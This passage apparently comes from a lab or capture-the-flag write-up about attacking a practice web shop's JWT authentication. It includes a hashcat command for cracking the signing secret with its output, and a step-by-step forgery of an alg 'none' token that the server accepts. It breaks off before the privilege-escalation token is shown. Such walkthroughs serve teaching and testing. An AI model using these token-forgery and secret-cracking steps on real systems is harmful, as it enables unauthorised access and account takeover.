





This example is way to short to show the full testing process for SQL injection but to keep this write-up a bit interesting I concluded after testing multiple requests with multiple payloads that SQL injection seems not possible. We need to find another way to achieve our Remote Code Execution.

Another take-away from our recon was when we proceeded to checkout that we could enter our personal and payment information. I started testing those inputs for possible Server Side Template injections and blind SQL injection but I was pretty much convinced the web application did not actually process our orders in the back-end.

Reason for believing that was that once the order was placed the details showed all “None” while we clearly entered them in the previous step. It seems not to be processed or stored in a database.




Also the dashboard overview never shows any order history. This also indicates orders are not processed and probably never stored in the back-end.




Step 3: Cookies and tokens

So my focus shifted to the way how the application knows that we are logged in and that we have the role “user”.

Browser cookies is an obvious and good way for developers to store this kind of information. Cookies can be checked in the browser via the Developer tools or requests intercepted with BURP suite contain the cookie header.





2 cookies are visible. A “token” and a “session” cookie. Both start with “ey” which indicates that it are JWT tokens (JSON Web Token) (https://en.wikipedia.org/wiki/JSON_Web_Token).

In short these tokens are Base64 encoded and can easily be decoded but that does not mean they can be adapted and forged in a simple way. At least not if the web application developer respected the JWT standards.
Of course it is possible the JWT tokens are not implemented in a correct way into the web application which makes it possible for an attacker to forge a token.

A JWT token can be base64 decoded or this website can be used to analyze it: https://www.jwt.io/


A JWT token consists of 3 parts where the last part is optional.

Header.payload.signature(optional)

If you do not want the token to be tampered with on the end user side then the signature part is important where the web application is also checking if the signature and algorithm used to sign the signature is valid!

Reading blog posts and following community members on social media can have an advantage to learn a lot about topics like web hacking.

Not long ago Intigriti shared this checklist for JWT tokens which is pretty helpful:




I both used CyberChef and JWT.IO to show JWT decoding. You can choose what you want to use.

session cookie:

Decoded with CyberChef: https://gchq.github.io/CyberChef


eyJjYXJ0IjpbXX0.aR9oxg.5m-0zrdg-YFwJIIVDCA29H6xKTI



The readable part of the JWT token is: *{"cart":[]}*
This is less interesting as it keeps the products we have put into our cart.

Token cookie:

Decoded with JWT debugger: https://www.jwt.io/



The readable part of the JWT token is: *{"alg":"HS256","typ":"JWT"}*
{"user_id":4,"username":"joren","role":"user","exp":1763671153}

Both the header and payload are interesting:

{"alg":"HS256","typ":"JWT"}
{"user_id":4,"username":"joren","role":"user","exp":1763671153}

The headers show the HS256 symmetric algorithm is used to sign these JWT tokens. This means only a secret is used to sign the token. This is faster but has the drawback that the secret needs to be shared between all parties to be able to sign and verify tokens. This is considered a less safe method as the secret is potentially vulnerable to brute force attacks if a weak secret is used.

RS256 is another possible way to sign tokens in an asymmetric way with a public and private key. The private key signs tokens and the public key verifies tokens. The public key is safe to be shared. The private key stays at the issuer and is never shared. Without this private key no new tokens can be created.

My first approach was to brute-force the HS256 signed JWT token with word-lists of known passwords and JWT secrets. The brute-force was needed as during our recon we did not find a leaked secret. I used hashcat (https://hashcat.net/hashcat/) to automate this but of course other tools can be used.

For ubuntu Linux use following commands:
apt install hashcat

hashcat -a 0 -m 16500 <JWT token> /path/to/word-list.txt


Word-lists can be manually created or found on the internet like this one as an example:
https://gitlab.com/kalilinux/packages/wordlists

```
root@LT-Joren:~# hashcat -a 0 -m 16500 eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjo1LCJ1c2VybmFtZSI6InI0aWRfIiwicm9sZSI6InVzZXIiLCJleHAiOjE3NjM0OTcxNzR9.KkkwMMoDrCTHYZLu9mHnetKpSTMXC3DM77XAp6VtLlg /mnt/c/Users/verhe/Downloads/scraped-JWT-secrets.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================
* Device #1: cpu-skylake-avx512-AMD Ryzen 7 PRO 8840HS w/ Radeon 780M Graphics, 14431/28926 MB (4096 MB allocatable), 16MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 4 MB

Dictionary cache hit:
* Filename..: /mnt/c/Users/verhe/Downloads/scraped-JWT-secrets.txt
* Passwords.: 103965
* Bytes.....: 1127778
* Keyspace..: 103965

Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 16500 (JWT (JSON Web Token))
Hash.Target......: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIj...6VtLlg
Time.Started.....: Thu Nov 20 21:01:45 2025 (0 secs)
Time.Estimated...: Thu Nov 20 21:01:45 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/mnt/c/Users/verhe/Downloads/scraped-JWT-secrets.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2835.7 kH/s (2.02ms) @ Accel:1024 Loops:1 Thr:1 Vec:16
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 103965/103965 (100.00%)
Rejected.........: 0/103965 (0.00%)
Restore.Point....: 103965/103965 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: v1234567 -> 3beeee45bc938475ecba45075c53aae0f94299a83f824b25bbaf7965b4b0c60ff2b0c66c9047a026578deb5ecadabaa602891be2be66ed123a7b26876d4daddf
Hardware.Mon.#1..: Util:  8%

Started: Thu Nov 20 21:01:44 2025
Stopped: Thu Nov 20 21:01:47 2025
root@LT-Joren:~#
```


I tried several word-lists but none of them could brute-force the JWT secret. So without the secret we are not able to sign our own JWT token.

Next question we need to ask does the web-server actually check if the token is present? A proxy like BURP can be used to quickly check this:

First a request with the “token” cookie present. Notice how we are still logged in after sending the request.



Secondly a request without the “token” cookie. Notice how we are logged out in the response and need to sign-up again. This means we are sure the server checks the presence of the JWT “token” cookie.




Next check we can perform is that we need to make sure the web server is also checking the algorithm it used to sign the JWT token to verify it again on our requests. Does it check if the JWT token is still signed with that algorithm and correct signature when it receives a web request?

We can pretty quickly check this by Base64 decoding our cookie. Take the header part and change the “HS256” algorithm to “none”. We can also remove the last signature part then of the token.

So the JWT token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjo0LCJ1c2VybmFtZSI6ImpvcmVuIiwicm9sZSI6InVzZXIiLCJleHAiOjE3NjM2NzExNTN9.x2fTQOSY5S_heIFRPwrP_61Go_QAm7RVQkkc_dyUtj8


Becomes Base64 decoded: *{"alg":"HS256","typ":"JWT"}*
{"user_id":4,"username":"joren","role":"user","exp":1763671153}ÇgÓ@ä å(^ TOÂ³úÔj##nÑU
$qÜ ¶?

Where we change the “alg” to “none” for the header part and encode it to Base64 again.



This becomes “eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0=” but we can drop the = padding. So our token with this header and without signature part becomes (keep the last dot symbol but drop the signature part):

eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJ1c2VyX2lkIjo0LCJ1c2VybmFtZSI6ImpvcmVuIiwicm9sZSI6InVzZXIiLCJleHAiOjE3NjM2NzExNTN9.



When we use our forged token without “HS256” algorithm and signature the web server still accepts it as we can see we are still logged in with our user. This pretty much means we can change the payload part of the token to any value we want as the web-server never checks if the token was tampered with.

This means we can build a token like this:

